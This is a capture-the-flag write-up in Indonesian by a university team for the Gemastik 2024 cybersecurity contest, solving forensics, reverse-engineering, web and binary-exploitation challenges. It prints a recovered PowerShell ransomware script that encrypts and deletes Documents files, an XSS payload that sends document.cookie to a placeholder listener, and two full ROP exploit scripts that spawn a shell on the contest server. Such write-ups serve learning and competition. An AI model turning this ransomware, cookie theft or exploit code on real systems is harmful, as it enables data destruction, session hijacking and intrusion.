2024 Gemastik XVII Pagelaran Mahasiswa Nasional Bidang TIK

Gemastik Keamanan Siber

Tim Peserta

Telkom university

Bagas Mukti Wibowo

Nizam Abdullah

Rafidhia Haikal Pasya

Daftar Isi

Daftar Isi **2**

Forensics **3**

Baby Structured 3

Ruze 6

Reverse Engineering **13**

Baby P Code 13

Web Exploitation **15**

Baby XSS 15

Binary Exploitation **16**

Baby Ulala 16

Bolehh 19

Forensics

Baby Structured


Diberikan sebuah file yang merupakan file png, namun file tersebut rusak karena CRCnya tidak sesuai. Kami menggunakan script berikut untuk melakukan fix pada file tersebut.

```
import struct
import zlib

def fix_crc(file_path, output_path):
    try:
        with open(file_path, 'rb') as f:
            data = f.read()

        signature = data[:8]
        if signature != b'\x89PNG\r\n\x1a\n':
            print("Not a valid PNG file.")
            return

        offset = 8
        fixed_data = bytearray(signature)

        while offset < len(data):
            length = struct.unpack('>I', data[offset:offset+4])[0]
            chunk_type = data[offset+4:offset+8]

            chunk_data = data[offset+8:offset+8+length]
            calculated_crc = zlib.crc32(chunk_type)
                    calculated_crc = zlib.crc32(chunk_data, calculated_crc) &
0xffffffff
```


```
            fixed_data.extend(struct.pack('>I', length))
            fixed_data.extend(chunk_type)
            fixed_data.extend(chunk_data)
            fixed_data.extend(struct.pack('>I', calculated_crc))

            offset += 12 + length

        with open(output_path, 'wb') as f:
            f.write(fixed_data)

        print(f"File saved as {output_path}")

    except Exception as e:
        print(f"An error occurred: {e}")

file_path = 'zhezhi_______'
output_path = 'zhezhi.png'
fix_crc(file_path, output_path)
```

Setelah mengeksekusi script tersebut akan muncul file baru bernama `zhezi.png` yang merupakan sebuah PNG yang valid.

Namun seperti deskripsi soal file tersebut telah terpotong, maka kami mencoba mengubah heightnya menggunakan ImHex.



Kami mencoba menambahkan heightnya menjadi 790 dan ketika di-save maka akan menghasilkan file berikut.



Flag: gemastik{g0t_cr0pped_by_structur3}

Ruze

Diberikan sebuah file .ad1 dan kami melakukan analisa file tersebut menggunakan FTK Imager.

Pada folder `Downloads` ditemukan sebuah file exe yang bernama `sudoku_new_installer_2024.exe`. Kami melakukan analisa sederhana pada file tersebut menggunakan command `strings` dan menemukan sebuah script powershell. Berikut adalah script yang telah kami prettify.


```powershell
# Function to encrypt a file using AES
function Encrypt-File {
    param (
        [string]$D783C0,  # Path of the file to encrypt
        [string]$EC38E1,  # Path where the encrypted file will be saved
        [string]$6766A9,  # Encryption key
        [string]$92EE28   # Initialization vector (IV)
    )

    # Convert the key and IV from strings to byte arrays
    $4099D1 = [System.Text.Encoding]::UTF8.GetBytes($6766A9)
    $68263A = [System.Text.Encoding]::UTF8.GetBytes($92EE28)

    # Validate key and IV lengths
     if ($4099D1.Length -ne 16 -and $4099D1.Length -ne 24 -and $4099D1.Length
-ne 32) {
        throw "ERROR: Key length must be 16, 24, or 32 bytes."
    }

    if ($68263A.Length -ne 16) {
        throw "ERROR: IV length must be 16 bytes."
    }

    # Create an AES encryption object
    $88DB2B = New-Object "System.Security.Cryptography.AesManaged"
    $88DB2B.Key = $4099D1
    $88DB2B.IV = $68263A
```

```
    $88DB2B.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $88DB2B.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7

    # Read the file to encrypt
    $BDAE58 = [System.IO.File]::ReadAllBytes($D783C0)

    # Encrypt the file
    $FF85F8 = $88DB2B.CreateEncryptor()
    $42B0F0 = $FF85F8.TransformFinalBlock($BDAE58, 0, $BDAE58.Length)

    # Combine IV with the encrypted data
    [byte[]]$C81F44 = $88DB2B.IV + $42B0F0

    # Dispose of the AES object
    $88DB2B.Dispose()

    # Output the path of the encrypted file
    Write-Output $EC38E1

    # Write the encrypted data to the specified file
    [System.IO.File]::WriteAllBytes($EC38E1, $C81F44)
    Write-Output "done"

    # Remove the original file
    Remove-Item -Path $D783C0
}
```

```powershell
# Define paths
$18FDDF = "C:\Users\" + $Env:UserName + "\Documents"
$F9C9CA = $18FDDF
$069690 = "C:\Users\" + $Env:UserName + "\AppData\Local\Microsoft\Garage"

# Create the directory if it doesn't exist
try {
    New-Item -Path $069690 -ItemType Directory -ErrorAction Stop
} catch [System.IO.IOException] {
    "Already Exist!"
}

# Registry path for storing/retrieving key and IV
$069E60 = "HKCU:\Software\Microsoft\Windows NT\CurrentVersion\02e7a9afbb77"

# Retrieve the encryption key and IV from the registry
$6766A9 = (Get-ItemProperty -Path $069E60 -Name "59e2beee1b06")."59e2beee1b06"
$92EE28 = (Get-ItemProperty -Path $069E60 -Name "076a2843f321")."076a2843f321"

# Output the encryption key
Write-Output $6766A9

# Check if registry path exists, and create it if not
if (-not (Test-Path -Path $069E60)) {
    New-Item -ItemType Directory -Path $069E60
```


```
}


# Get all files in the Documents directory
$1F8435 = Get-ChildItem -Path $F9C9CA -File


# Encrypt each file
foreach ($C9B5EC in $1F8435) {
    $D783C0 = $C9B5EC.FullName
    $EC38E1 = Join-Path -Path $069690 -ChildPath $C9B5EC.Name
    Encrypt-File $D783C0 $EC38E1 $6766A9 $92EE28
}


# Output completion message
Write-Output "dones"
```

Ransomware tersebut melakukan encrypt file pada folder Documents lalu menghapusnya. Setelah itu file yang di-encrypt akan di-store pada folder "C:\Users\" + $Env:UserName + "\AppData\Local\Microsoft\Garage" dan ketika kami periksa terdapat beberapa file yang salah satunya adalah file pdf yang telah di-encrypt.



Lalu kami juga menganalisa lagi bagaimana cara ransomware tersebut melakukan encrypt dan menemukan bahwa script tersebut menggunakan registry sebagai Key dan IV.


Kami mencoba mendapatkan registry dari file image tersebut dari `NTUSER.DAT`, `NTUSER.DAT.LOG1`, dan `NTUSER.DAT.LOG2`. Setelah itu kami mencoba mendapatkan value dari registry yang digunakan untuk melakukan encrypt.



Kami membuat script berikut untuk melakukan decrypt file.

```
from Crypto.Cipher import AES
from binascii import unhexlify, hexlify

SECRETKEY = b'ea0aaa5d53dddfe1'
IV = b'15ccfc351be2d69c'

def decrypt(data):
    aes_obj = AES.new(SECRETKEY, AES.MODE_CBC, IV)
    plaintext = aes_obj.decrypt(data)
    return plaintext

f   =   open("seccreetttttt_credentialll_confidentalll_moodd_booossteerrrr.pdf",
"rb")
data = f.read()

decrypted = decrypt(data)

f = open("secret-decrypted.pdf", "wb")
f.write(decrypted)
```

Setelah mengeksekusi script tersebut akan muncul sebuah file baru bernama `secret-decrypted.pdf` yang berisi flag.



Flag: gemastik{be_careful_with_what_is_on_the_internet_r4nsom_everywhere}

Reverse Engineering

Baby P Code

Diberikan sebuah file excel yang di dalamnya terdapat macros. Challenge ini kurang lebih mirip dengan penjelasan pada writeup berikut. Kami menggunakan tools olevba untuk menganalisis macros pada file excel tersebut.

```
olevba gemastik.xls --show-pcode
```

```
P-CODE disassembly:
Processing file: gemastik.xls
===============================================================================
Module streams:
_VBA_PROJECT_CUR/VBA/ThisWorkbook - 2551 bytes
Line #0:
        FuncDefn (Private Sub checkflag())
Line #1:
        Dim
        VarDefn targetString (As String)
Line #2:
        Dim
        VarDefn checkString (As String)
Line #3:
Line #4:
        LineCont 0x0010 25 00 13 00 48 00 13 00 6B 00 13 00 8E 00 13 00
        LitDI2 0x0067
        ArgsLd Chr 0x0001
        LitDI2 0x0065
        ArgsLd Chr 0x0001
        Concat
        LitDI2 0x006D
        ArgsLd Chr 0x0001
        Concat
        LitDI2 0x0061
        ArgsLd Chr 0x0001
        Concat
        LitDI2 0x0073
        ArgsLd Chr 0x0001
        Concat
        LitDI2 0x0074
```

Terdapat beberapa kehadiran string LitDI2 yang bersebelahan dengan nilai hex pada `Line #4`. Jika nilai hex tersebut dikumpulkan dari atas sampai akhir kemunculan LitDI2, lalu diconvert menjadi ASCII, maka kita akan mendapatkan flagnya. Berikut adalah script otomasi untuk mengconvert seluruh hex tersebut menjadi ASCII.

```
def to_ascii(hex_string):
   hex_string = hex_string.replace(' ', '')
```

```
    ascii_string = bytes.fromhex(hex_string).decode('ascii')
    return ascii_string

# print()
hex = "67 65 6D 61 73 74 69 6B 7B 31 5F 34 6D 5F 73 74 30 6D 70 65 64 5F
5F 5F 5F 68 6D 6D 6D 7D"

flag = to_ascii(hex)
print(flag)
```

Flag: gemastik{1_4m_st0mped___hmmm}

Web Exploitation


Baby XSS

Diberikan sebuah website yang memiliki vulnerable XSS. Untuk melakukan exploit kami perlu menyiapkan listener untuk menerima cookies dari Bot XSS yang terdapat pada `/report/`. Berikut exploit yang kami gunakan.

```
fetch(%27http://XXX.XXX.XXX.XXX:8080/%27,%20{method:%20%27POST%27,%20mode:%20%27no-cors%27,%20body:document.cookie});
```

Karena website tersebut running menggunakan Docker kami hanya perlu mengubah urlnya menjadi http://proxy/ dan melakukan submit url yang akan mengeksekusi XSS tersebut.

```
http://proxy/?x=fetch(%27http://XXX.XXX.XXX.XXX:8080/%27,%20{method:%20%27POST%27,%20mode:%20%27no-cors%27,%20body:document.cookie});
```



Flag: gemastik{s3lamat_anda_m3ndap4tkan_XSS}


Binary Exploitation

Baby Ulala

Buffer overflow pada **addSong** yang mana inputan title akan overlap dengan inputan artist dan duration, dan inputan artist akan overlap dengan nilai yang berada di-stack yang berada di setelahnya.

```
  v6 = a1;
  if ( song_count > 99 )
    return ptr_puts("Playlist is full. Cannot add more songs.");
  printf("Enter song title: ");
  fgets((204LL * song_count + a2), 256, stdin);
  v3 = (204LL * song_count + a2);
  v3[ptr_cspn(v3, "\n")] = 0;
  printf("Enter artist name: ");
  fgets((204LL * song_count + a2 + 100), 256, stdin);
  v4 = 204LL * song_count + a2;
  *(v4 + ptr_cspn((v4 + 100), "\n") + 100) = 0;
  printf("Enter duration (in seconds): ");
  v5 = 204LL * song_count + a2;
  *(v5 + 200) = readint(&v6);
  ++song_count;
  return ptr_puts("Song added successfully.");
}
```

Berikut kurang lebih visualisasi overlap buffer diatas:



Kami menggunakan gadget **mov rdi, rbp; nop; pop rbp; ret;** untuk mendapatkan alamat libc. Yaitu dengan set **rbp** ke alamat salah satu global offset table dan memanggil **puts**, lalu return ke **_start** agar runtime mengulang kembali dari awal.

Selanjutnya tinggal ROP untuk panggil system libc. Full solver:

```
#!/usr/bin/env python3

from pwn import *
```

```python
context.arch = 'amd64'

PATH = './ulele'

HOST = 'ctf.gemastik.id'
PORT = 1313

def add_song(title, artist, duration):
    r.sendlineafter(b': ', b'1')
    if len(title) < 256:
        title += b'\n'
    if len(artist) < 256:
        artist += b'\n'
    r.sendafter(b': ', title)
    r.sendafter(b': ', artist)
    r.sendlineafter(b': ', f'{duration}'.encode())

def remove_song(idx):
    r.sendlineafter(b': ', b'2')
    r.sendlineafter(b': ', f'{idx}'.encode())

def exploit(r):
    for i in range(99):
        add_song(b'A' * 8, b'B' * 8, 1)

    usefull = 0x401792 # mov rdi, rbp; nop; pop rbp; ret;

    add_song(b'X' * 8, b'Y' * 120 +
             p64(elf.got.puts) + # rbp
             p64(usefull) +
             p64(0xdeadbeef) + # rbp
             p64(elf.sym.puts) +
             p64(elf.sym._start),
             1)

    r.sendlineafter(b': ', b'4') # exit trigger ret
    r.recvline(0)

    puts = u64(r.recvline(0).ljust(8, b'\0'))
    libc.address = puts - libc.sym.puts

    info(hex(puts))
    info(hex(libc.address))

    remove_song(100)
```

```python
    libc_pop_rdi = next(libc.search(asm('pop rdi; ret')))
    libc_bin_sh = next(libc.search(b'/bin/sh'))

    add_song(b'X' * 8, b'Y' * 128 +
             p64(libc_pop_rdi) + p64(libc_bin_sh) +
             p64(libc_pop_rdi+1) + # ret
             p64(libc.sym.system),
             1)

    r.interactive()

if __name__ == '__main__':
    elf = ELF(PATH, checksec=True)
    libc = ELF('./libc.so.6', checksec=False)

    if args.REMOTE:
        r = remote(HOST, PORT)
    else:
        r = elf.process(aslr=False, env={})
    exploit(r)
```

```
[+] Opening connection to ctf.gemastik.id on port 1313: Done
[*] 0x7f90f442af40
[*] 0x7f90f43b0000
[*] Switching to interactive mode
Song added successfully.
Menu:
1. Add Song
2. Delete Song
3. View Songs
4. Exit
Enter your choice: $ 4
Exiting the program.
$ ls
flag.txt
run_challenge.sh
ulele
$ cat f*
gemastik{enjoy_your_journey_on_pwnw0rld_LINZ_AND_ENRYU_IS_HERE}
$
[*] Interrupted
[*] Closed connection to ctf.gemastik.id port 1313
```

Flag: gemastik{enjoy_your_journey_on_pwnw0rld_LINZ_AND_ENRYU_IS_HERE}

Bolehh

Buffer overflow pada fungsi **addFeedback** karena menggunakan **gets** yang vulnerable untuk mengambil input.

```
.text:00000000004014E0 addFeedback     proc near               ; CODE XREF: main+C1↓p
.text:00000000004014E0
.text:00000000004014E0 var_40          = byte ptr -40h
.text:00000000004014E0
.text:00000000004014E0 ; __unwind {
.text:00000000004014E0                 push    rbp
.text:00000000004014E1                 mov     rbp, rsp
.text:00000000004014E4                 sub     rsp, 40h
.text:00000000004014E8                 lea     rax, aEnterFeedback ; "Enter feedback: "
.text:00000000004014EF                 mov     rdi, rax        ; format
.text:00000000004014F2                 mov     eax, 0
.text:00000000004014F7                 call    _printf
.text:00000000004014FC                 lea     rax, [rbp+var_40]
.text:0000000000401500                 mov     rdi, rax
.text:0000000000401503                 mov     eax, 0
.text:0000000000401508                 call    _gets
.text:000000000040150D                 nop
.text:000000000040150E                 leave
.text:000000000040150F                 retn
```

Awalnya kami kesusahan untuk mendapatkan alamat libc karena tidak ada gadget seperti **pop rdi; ret** atau gadget berguna yang lain. Dan asumsi saya binary ini menggunakan glibc >= 2.34 karena tidak ada gadget dari **__libc_csu_init** yang dapat kita gunakan untuk memanggil suatu fungsi.

Berikut kondisi state terakhir ketika keluar dari addFeedback:

```
Breakpoint 1, 0x000000000040150f in addFeedback ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]─────────────────────────
*RAX  0x7fffffffe400 ◂— 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA N@'
*RBX  0x7fffffffe588 —▸ 0x7fffffffe79d ◂— 0x6c6c6168632f2e /* './chall' */
*RCX  0x7ffff7fac8e0 (_IO_2_1_stdin_) ◂— 0xfbad208b
*RDX  0x0
*RDI  0x7ffff7fae720 ◂— 0x0
 RSI  0x7ffff7fac963 (_IO_2_1_stdin_+131) ◂— 0xfae720000000000a /* '\n' */
*R8   0x0
 R9   0x0
*R10  0x7ffff7db7008 ◂— 0x110022000047e8
 R11  0x246
*R12  0x1
*R13  0x0
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401150 (__do_global_dtors_aux) ◂— endbr6
*R15  0x7ffff7ffd000 (_rtld_global) —▸ 0x7ffff7ffe2e0 ◂— 0x0
*RBP  0x404e20 —▸ 0x4014e0 (addFeedback) ◂— push   rbp
*RSP  0x7fffffffe448 ◂— 0xdeadbeef
*RIP  0x40150f (addFeedback+47) ◂— ret
─────────────────────────[ DISASM / x86-64 / set emulate on ]─────────────────────────
 ► 0x40150f <addFeedback+47>    ret    <0xdeadbeef>
```

Solusinya kami menggunakan gadget printf dalam addFeedback yaitu pada alamat 0x4014EF karena state terakhir **rax** diatas berisi alamat feedback yang kita inputkan. Yaitu dengan menggunakan format string seperti “%p" untuk mendapatkan alamat libc yang ada di-stack.

Karena kita dapat mengontrol **rbp** juga, kita dapat melanjutkan buffer overflow kita karena **gets** akan terpanggil lagi. Selanjutnya tinggal ROP panggil system dari libc. Berikut full solver yang kami buat.

```
#!/usr/bin/env python3

from pwn import *

context.arch = 'amd64'

PATH = './chall'

HOST = 'ctf.gemastik.id'
PORT = 11101

def add_notebook(idx, title, content):
    r.sendlineafter(b': ', b'1')
    r.sendlineafter(b': ', f'{idx}'.encode())
    r.sendlineafter(b': ', title)
    r.sendlineafter(b': ', content)

def remove_notebook(idx):
    r.sendlineafter(b': ', b'2')
    r.sendlineafter(b': ', f'{idx}'.encode())

def add_feedback(data):
    r.sendlineafter(b': ', b'3')
    r.sendlineafter(b': ', data)

def exploit(r):
    add_notebook(18,
        p64(elf.sym.addFeedback),
        b'A' * 8)

    call_printf = elf.sym.addFeedback + 0xF
    feedback = 0x404e28

    add_feedback(b'%3$p||||' + (b'A' * 0x38) + p64(feedback - 8) +
```

```python
p64(call_printf))

    libc_stdin = eval(r.recv().split(b'|')[0])
    libc.address = libc_stdin - libc.sym._IO_2_1_stdin_

    info(f'stdin @ {hex(libc_stdin)}')
    info(f'libc @ {hex(libc.address)}')

    pop_rdi_ret = next(libc.search(asm('pop rdi; ret')))

    r.sendline(b'A' * 0x48 +
               p64(pop_rdi_ret) + p64(next(libc.search(b'/bin/sh'))) +
               p64(pop_rdi_ret + 1) + p64(libc.sym.system))


    r.interactive()

if __name__ == '__main__':
    elf = ELF(PATH, checksec=True)
    libc = ELF('./libc.so.6', checksec=False)

    if args.REMOTE:
        r = remote(HOST, PORT)
    else:
        r = elf.process(aslr=False, env={})
    exploit(r)
```

```
➜  boleh python3 solve.py REMOTE
[*] '/home/abd/CTFs/gemastik-24/pwn/boleh/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to ctf.gemastik.id on port 11101: Done
[*] stdin @ 0x7fefcd2ac8e0
[*] libc @ 0x7fefcd0a9000
[*] Switching to interactive mode
$ ls
chall
flag-bdeb63edec24198d10648772dde08125.txt
$ cat f*
gemastik{1c7464ee2c59873a31534895a37b3a9c}$
$
[*] Interrupted
[*] Closed connection to ctf.gemastik.id port 11101
➜  boleh
```

Flag: gemastik{1c7464ee2c59873a31534895a37b3a9c}